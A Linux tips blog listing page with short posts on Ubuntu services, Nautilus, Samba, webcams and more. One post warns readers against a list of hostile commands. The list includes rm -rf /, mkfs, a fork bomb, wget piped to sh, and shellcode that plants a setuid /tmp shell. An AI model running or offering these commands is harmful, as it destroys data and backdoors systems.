Posts

service command in ubuntu

Redhat, Fedora and CentOS users and server administrators uses service * start/stop/restart/status command . Where as Ubuntu users and server administrators uses /etc/init.d/* start/stop/restart. With Ubuntu Intrepid Ibex 8.10 Ubuntu users can also use the service command to start/stop/restart the Ubuntu services. Hope this make the Redhat and other administrators little homely while using Ubuntu :P.

Change folder background

Image
It is easy to customize color or pattern in folder background. I use Ubuntu, Gnome and Nautilus. To put any particular color or pattern as a background follow the following steps. In Nautilus go to Edit -> Background and Emblems You will see patterns. Drag any one of them to put it as pattern. To reset drag the pattern on top left corner with reset text. If you want to put particular color go to colors tab and drag any one of them.

Commands you should never run

Never ever run the following commands on your system no matter who tells you what. rm -rf / rm -rf . rm -rf * rm -r .* rm -r .[^.]* mkfs mkfs.ext3 mkfs.anything any_command > /dev/sda dd if=something of=/dev/sda :(){:|:&};: wget http://some_place/some_file sh ./some_file wget http://some_place/some_file -O- | sh char esp[] __attribute__ ((section(".text"))) /* e.s.p release */ = "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68" "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99" "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7" "\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56" "\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31" "\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69" "\x6e\x2f\x73\x68\x00\x2d\x63\x00" "cp -p /bin/sh /tmp/.beyond; chmod 4755 /tmp/.beyond;"; python -c 'import os; os.system("".join([chr(ord(i)-1) for i in "sn!....

Crash Windows with two keys

Image
Open notepad and copy the following lines. Save it as "crashWin.reg". (including the double quotes) Windows Registry Editor Version 5.00 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\i8042prt\Parameters] "CrashOnCtrlScroll"=dword:00000001 Save and exit notepad. Or if you know how to edit the registry you can do it as in the picture below. Right click the file crashwin.reg and select merge. You will get a dialog box asking if you want to add information to registry. Select yes. You will be greeted saying the information were added successfully. Now restart the computer. After your windows boots up, press and hold Right Control key(Left control key will not work) and hit Scroll Lock key twice. Your windows will crash generating the memory dump file. P.S. This is not a bug. This is a feature provided by Microsoft to generate memory dump file.

Gnome desktop Screenshot

Image
Here is a beautiful screenshot of Ubuntu desktop. It has some kind of black theme with big nice cool looking Firefox icon. Other icons are lined below. Unlike other screenshots, in this screenshot you wont find any dock or screenlets. With combination of nice theme, icon and background this sure is a solid desktop.

Display current playing song

Image

In the world of IM, you may want to show songs you are listening to your friend. I'll teach you how to do so in two of the popular IM clients. First Pidgin, which comes installed by default. Go to Menu ->Accessories ->Terminal In there type sudo apt-get install pidgin-musictracker After it gets installed, Open pidgin Go to tools ->Plugins or press Ctrl+U There you will see MusicTracker Plugin. Enable it. You can configure it by pressing Configure Plugin. You will get options to customize your display. The second IM client is AMSN. I have already posted it http://techspalace.blogspot.com/2008/05/amsn-music-plugin.html

simple command to turn off monitor or display

xset dpms force off Press Alt+F2 and type the above command. It will switch off your monitor. Its very handy for saving power :P. Whatever the reason is I hope you will find this useful. And one last thing, spread the words, save power.

cool site for linux

There is a guy called Manu Cornet . He has a wonderful website http://www.whylinuxisbetter.net/ It lists why Linux is better with description. Also it has got reasons why you might still want to stick to Windows. It also lists the way to get Linux. The layout and idea of the website is very cool.

Share Folders in linux for Windows

We can share folders in linux for windows user to access. We can create a share for windows users. To do so first of all install samba . In Ubuntu install it by opening a terminal sudo apt-get install samba Start it by sudo /etc/init.d/samba start You don't need to do this after restart as it gets started automatically on boot. Now create a password for your user sudo smbpasswd -a Share any folder and on windows computer when accessing the share use the above username and newly created password.

Webcam viewer in Ubuntu -Review

Image

Yesterday I got a webcam whose driver doesn't come with Windows. Fearing to search for the driver I plugged it in my USB and lsusb showed the camera. Quickly I installed three Web camera viewing softwares, camorama, cheese and xawtv. sudo apt-get install camorama cheese xawtv Camorama Camorama had a small preview windows. I tried to preview in small and large mode but it failed. The adjustments were easy to handle. It came with quite good effects. The color correction effects produced better picture out of my dual camera. You can compare yourself the above two pictures. One of the feature of camaroma is auto capturing image. Other feature includes timestamp while capturing photo. You can even put custom message in place of timestamp. When its opened, a tray icon also comes but it has no function. XawTv Should I say I like this application or not? It worked properly but I think its UI is very poor. Instead of saying poor UI you can say its a simp...

Linux Is Beautiful

A cool video between Windows, Mac and Linux or say Microsoft, OS X and Novel. The Windows and Mac guys try to figure out who is number one thinking there are no other OS. But here you'll see Linux, a beautiful lady clearing there misconception.

Open source alternative

Check osalt.com It helps you to find alternative software for the commercial counterpart. When you move to Open source software this might be very helpful friend for you. Give it a try and see if you are using the best of the open source software.